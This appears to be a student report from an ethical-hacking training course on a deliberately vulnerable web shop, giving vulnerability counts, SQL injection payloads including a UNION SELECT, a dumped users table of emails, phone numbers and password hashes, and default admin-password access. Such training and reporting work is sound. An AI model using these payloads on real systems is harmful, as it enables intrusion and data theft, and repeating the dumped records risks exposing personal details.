INTERNSHALA
internships that matter

Online E-commerce Portal Ethical Hacking Project

Detailed Developer Report

Security Status – Extremely Vulnerable

- Hacker can steal all records in Lifestyle Store databases (SQLi)
- Hacker can take control of complete server including View, Add, Edit, Delete files and folders (Shell Upload)
- Hacker can change source code of application to host malware, phishing pages or even explicit content (Shell Upload)
- Hacker can inject client side code into applications and trick users by changing how page looks to steal information (XSS)
- Hacker can extract customers’ information.(IDOR)
- Hacker can easily access or bypass admin account authentication.(Weak password)
- Hacker can get access to seller details and login into the website using customer of the month usernames (PII).

Vulnerability Statistics

Critical	Severe	Moderate	Low
9	8	7	4

Vulnerabilities:

No	Severity	Vulnerability	Count
1	Critical	SQL Injection	3
2	Critical	Access to admin panel (Weak Password)	1
3	Critical	Arbitrary file upload	1
4	Critical	Account takeover via OTP Bypass	1
5	Critical	CSRF	3
6	Severe	Reflected and Stored XSS	2
7	Severe	Default files and pages	6
8	Moderate	Components with known vulnerabilities	3
9	Moderate	Insecure direct object reference (IDOR)	4
10	Low	PII Leakage	2
11	Low	Open Redirection	2

1. SQL Injection


SQL Injection (Critical)	Below mentioned URL in the **Products Page showing socks, t-shirts and shoes** is vulnerable to SQL injection attack **Affected URL :** • http://13.235.13.117/products.php?cat=1 **Affected Parameters :** • cat (GET parameter) **Payload:** • cat=1’

1. SQL Injection

SQL Injection (Critical)	Here are other similar SQLi in the application **Affected URL :** • http://13.235.13.117/products.php?cat=2 • http://13.235.13.117/products.php?cat=3

Observation


- Navigate to T-Shirt tab where you will see number of T-shirts. Notice the GET parameter CAT in the URL:



13.235.13.117/products.php?cat=1

Observation


- We apply single quote in cat parameter: products.php?cat=1' and we get complete **MySQL error:**



```
13.235.13.117/products.php?cat=1'
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' LIMIT 0, 9' at line 1
```

Observation

- We then put --+ : **products.php?cat=1’--+ and the error is removed confirming SQL injection:**



13.235.13.117/products.php?cat=1'--+

Basic T shirt
350
VIEW PRODUCT

Simple T Shirts
550

Plain Tee
300


Forever Young marhoon t-shirt
200

White polo shirt
450

Marhoon T Shirt
199

Proof of Concept (PoC)

- Attacker can execute SQL commands as shown below. Here we have used the payload below to extract the database name and MySQL version information:
  cat=1' union select database(),database(),database(),version(),version(),version(),version()--+



```
13.235.13.117/products.php?cat=1' union select database(),database(),database(),version(),version(),version(),version()--+
```

Skull Orange T Shirt
145

Hammer and Sickle T Shirt
350

Anarchist Kids T Shirt
300

Nike Basic Tshirt
499

hacking_training_project
5.7.34-0ubuntu0.18.04.1

VIEW PRODUCT

Basic T shirt
Price: Rs 350/-

VIEW PRODUCT

PoC – Attacker can dump arbitrary data

- No of databases: 2
  - Information_schema
  - hacking_training_project


- No of tables in hacking_training_project: 10
  - brands
  - cart_items
  - categories
  - customers
  - order_items
  - orders
  - product_reviews
  - products
  - sellers
  - users

Business Impact – Extremely High

Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it.

Below is the screenshot of users table which shows user credentials being leaked with hashing which can be decrypted using dictionary brute forcing/ brute forcing.

Attacker can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.



```
Database: hacking_training_project
Table: users
[15 entries]
+----------------------------+-----------------------+--------------------------------------------------------------+--------------+-------------+
| email                      | name                  | password                                                     | phone_number | user_name   |
+----------------------------+-----------------------+--------------------------------------------------------------+--------------+-------------+
| admin@lifestylestore.com   | admin                 | $2y$10$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki | 8521479630   | admin       |
| donald@lifestylestore.com  | Donald Duck           | $2y$10$PM.7nBSP5FMaldXiM/S3s./p5xR6GTKvjry7ysJtxOkBqOJURAHsO | 9489625136   | Donal234    |
| Pluto@lifestylestore.com   | Brutus                | $2y$10$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki | 8912345670   | Pluto98     |
| chandan@lifestylestore.com | Chandan               | $2y$10$4cZBEIrgthXdvT1hwUlivuFELe03rR.GIcdp03NjrlS0VeiOKLVDa | 7854126395   | chandan     |
| popeye@lifestylestore.com  | Popeye the sailor man | $2y$10$Fkv1RfwYTioW0w2CaZtAQuXVnhGAUjt/If/yTqkNPC5zTrsVm7EeC | 9745612300   | Popeye786   |
| radhika@lifestylestore.com | Radhika               | $2y$10$RYxNhOyV/G4g7OtFwpqYaexvHi8rF6XXui8kT1WtrfqhTutCA8JC. | 9512300052   | Radhika     |
| Nandan@lifestylestore.com  | Nandan                | $2y$10$G.cRNLMEiG79ZFXElHg.R.o95334U0xmZu4.9MqzR5614ucwnk59K | 7845129630   | Nandan      |
| murthy@internshala.com     | Murthy Adapa          | $2y$10$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6eV1DPR.11UubDG | 8365738264   | MurthyAdapa |
| jhon@gmail.com             | John Albert           | $2y$10$GhDB8h1X6XjPMY12GZ1vDO7Y3en97u1/.oXTZLmYqB6F18FBgecvG | 6598325015   | john        |
| bob@building.com           | Bob                   | $2y$10$kiUikn3HPFbuyTtK75lLNurxzqC0LX3eMGy0/Uxl6JOoG37dCGKLq | 8576308560   | bob         |
| jack@ronald.com            | Jack                  | $2y$10$z/nyNlkRJ76m9ItMZ4N5lOeRxy6Gkqi9N/UBcJu5ZeO7eM7N4pTHu | 9848478231   | jack        |
| bulla@ranto.com            | Bulla Boy             | $2y$10$HT5oiRMetqaZ7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG | 7645835473   | bulla       |
| konezo@web-experts.net     | hunter                | $2y$10$pB3U9iFxwBgSbl2AkBpiEeIBdhiYfWy9y.xV23q12gGbMCyn7N3g2 | 9788777777   | hunter      |
| asd@asd.com                | asd                   | $2y$10$At5pFZnRWpjCD/yNnJWDL.L3Cc4Cv0W8Q/WEHmWzBFqVIkBQFpCF2 | 9876543210   | asd         |
| cewi@next-mail.info        | acdc                  | $2y$10$J50B78.gpucuLTwpHwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRbi | 9999999999   | acdc        |
+----------------------------+-----------------------+--------------------------------------------------------------+--------------+-------------+
```

Recommendation

Take the following precautions to avoid exploitation of SQL injections:

- Whitelist User Input:
- Character encoding: Convert all **‘ to \’** , **“ to \”**, **\ to \\.**
- Sanitize user input.
- Disable/remove default accounts, passwords and databases.

References


- *https://www.owasp.org/index.php/SQL_Injection*
- *https://en.wikipedia.org/wiki/SQL_injection*

2. Access to Admin Panel (Weak Password)

Access to Admin Panel (Critical)	Below mentioned URL has a vulnerability allowing complete admin access using **weak password** and can be used to access the admin panel **Affected URL :** • http://13.235.13.117/wondercms/loginURL

Observation

- Navigate to http://13.235.13.117/wondercms/
- You will get the password as “admin” (mentioned in the page as shown) that can be used to login to admin panel through http://13.235.13.117/wondercms/loginURL



Change the default admin login URL. (*Settings -> Security*)

Change the default password. (*Settings -> Security*)

New WonderCMS update available.
– Backup your website and check what's new before updating.

Website title

